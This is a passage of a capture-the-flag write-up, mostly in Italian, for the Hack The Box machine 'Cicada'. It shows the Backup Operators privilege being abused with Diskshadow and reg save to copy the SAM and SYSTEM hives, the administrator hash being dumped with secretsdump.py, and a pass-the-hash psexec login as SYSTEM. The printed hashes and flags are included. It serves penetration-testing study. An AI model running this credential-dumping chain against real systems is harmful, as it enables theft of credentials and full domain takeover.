NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Figure 01 — shows the svc_backup user's privileges.

### Method 1: Diskshadow & Robocopy

The first method involves running Windows built-in utilities *Diskshadow* and *Robocopy*. *Diskshadow* creates copies of a currently used drive, while *Robocopy* copies files and directories from one location to another.

We cannot copy the system files directly using regular copy commands because they are always running and in use.

To create the live copy, we run the below script that performs a full backup of the `C:` drive and exposes it as a network drive with the drive letter `E:`.

Here is the full script and the breakdown of the commands below:

```
set verbose on
set metadata C:\Windows\Temp\meta.cab
set context clientaccessible
set context persistent
begin backup
add volume C: alias cdrive
create
expose %cdrive% E:
end backup
```

<<SNIP>>

Procedo con la verifica dei gruppi di appartenenza ed ho conferma che appartiente al gruppo 'BUILTIN\Backup Operators'

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami /groups
```

```
Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
=
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled grou
p
```

Effettuo un ulteriore ricerca su google per verede la query esatta con cui richiedere 'SAM' tramite il 'sebackupPrivilege'

RIF= https://juggernaut-sec.com/sebackupprivilege/

cmd = reg save HKLM\SAM SAM

Quindi procedo con il comando menzionato sopra sia per il file 'SAM' che per il file 'System' per scaricarlo e successivamente faccio il
'download' da 'evil-winrm' per scaricarli entrambi in locale come segue:

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save HKLM\SAM SAM
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save HKLM\System System
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> download SAM

Info: Downloading C:\Users\emily.oscars.CICADA\Documents\SAM to SAM

Info: Download successful!
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> download System

Info: Downloading C:\Users\emily.oscars.CICADA\Documents\System to System

Info: Download successful!
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
```

Ora posso passare in locale ed utilizzare il tool 'secretdump.py' con i 2 file scaricati 'SAM' e 'System' per ricevere gli 'hash' degli utenti compreso
quello di 'administrator'

```
secretsdump.py -sam SAM -system SYSTEM LOCAL
```

```
┌──(root㉿kali)-[/opt/Juggernaut/JUGG-Backup]
└─# secretsdump.py -sam SAM -system SYSTEM LOCAL
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xe62f5fa781d61016d8f0bc1c4b6716da
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5b38382017f8c0ac215895d5f9aacac4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:d7f8ee1098b98c018513541028832927:::
[*] Cleaning up...
```

Quindi eseguo il comando:

```
opt/htb_machine/Cicada secretsdump.py local -sam SAM -system System
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
```

ADMINISTRATOR_HASH= 2b87e7c93a3e8a0ea4a581937016f341

Come prima cosa verifico le credenziali di 'Administrator' con il tool 'nxc'

```
opt/htb_machine/Cicada  nxc smb 10.10.11.35 -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341  root@xyz
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicad
a.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\Administrator:2b87e7c93a3e8a0ea4a581937016f341 (Pwn3d!)
opt/htb_machine/Cicada                                                                    4s  root@xyz
```

Ora posso connettermi come 'administrator' tramite psexec.py, e una volta connesso come 'nt/AuthoritySystem' vado a prendere la root.txt,
sul desktop di 'Administrator':

```
opt/htb_machine/Cicada  psexec.py -hashes 2b87e7c93a3e8a0ea4a581937016f341:2b87e7c93a3e8a0ea4a581937016f341 admi
nistrator@10.10.11.35
```

```
C:\Users\Administrator\Desktop> whoami
nt authority\system
```

```
C:\> dir
 Volume in drive C has no label.
 Volume Serial Number is 1B60-8905

 Directory of C:\

08/22/2024  11:45 AM    <DIR>          PerfLogs
08/29/2024  12:32 PM    <DIR>          Program Files
05/08/2021  02:40 AM    <DIR>          Program Files (x86)
03/14/2024  05:21 AM    <DIR>          Shares
03/31/2025  07:52 AM    <DIR>          Temp
08/26/2024  01:11 PM    <DIR>          Users
03/31/2025  09:19 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)   1,903,722,496 bytes free
```

```
C:\> cd Users

C:\Users> dir
 Volume in drive C has no label.
 Volume Serial Number is 1B60-8905

 Directory of C:\Users

08/26/2024  01:11 PM    <DIR>          .
08/26/2024  01:10 PM    <DIR>          Administrator
08/22/2024  02:22 PM    <DIR>          emily.oscars.CICADA
03/14/2024  03:45 AM    <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)   1,903,722,496 bytes free
```

```
C:\Users> cd Administrator

C:\Users\Administrator> dir
 Volume in drive C has no label.
 Volume Serial Number is 1B60-8905

 Directory of C:\Users\Administrator

08/26/2024  01:10 PM    <DIR>          .
08/26/2024  01:11 PM    <DIR>          ..
03/14/2024  03:45 AM    <DIR>          3D Objects
03/14/2024  03:45 AM    <DIR>          Contacts
08/30/2024  10:06 AM    <DIR>          Desktop
03/14/2024  10:20 PM    <DIR>          Documents
03/14/2024  03:45 AM    <DIR>          Downloads
03/14/2024  03:45 AM    <DIR>          Favorites
03/14/2024  03:45 AM    <DIR>          Links
03/14/2024  03:45 AM    <DIR>          Music
03/14/2024  03:45 AM    <DIR>          Pictures
03/14/2024  03:45 AM    <DIR>          Saved Games
03/14/2024  03:45 AM    <DIR>          Searches
03/14/2024  03:45 AM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)   1,903,722,496 bytes free
```

```
C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 1B60-8905

 Directory of C:\Users\Administrator\Desktop

08/30/2024  10:06 AM    <DIR>          .
08/26/2024  01:10 PM    <DIR>          ..
03/31/2025  04:41 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   1,903,722,496 bytes free
```

```
C:\Users\Administrator\Desktop> type root.txt
79419c04bebde738c555c8a08c38813f
```

## *Flags*

*User.txt* = 6e8e873bb3f0d1cf9591b15d9bec80bd

*Root.txt* = 79419c04bebde738c555c8a08c38813f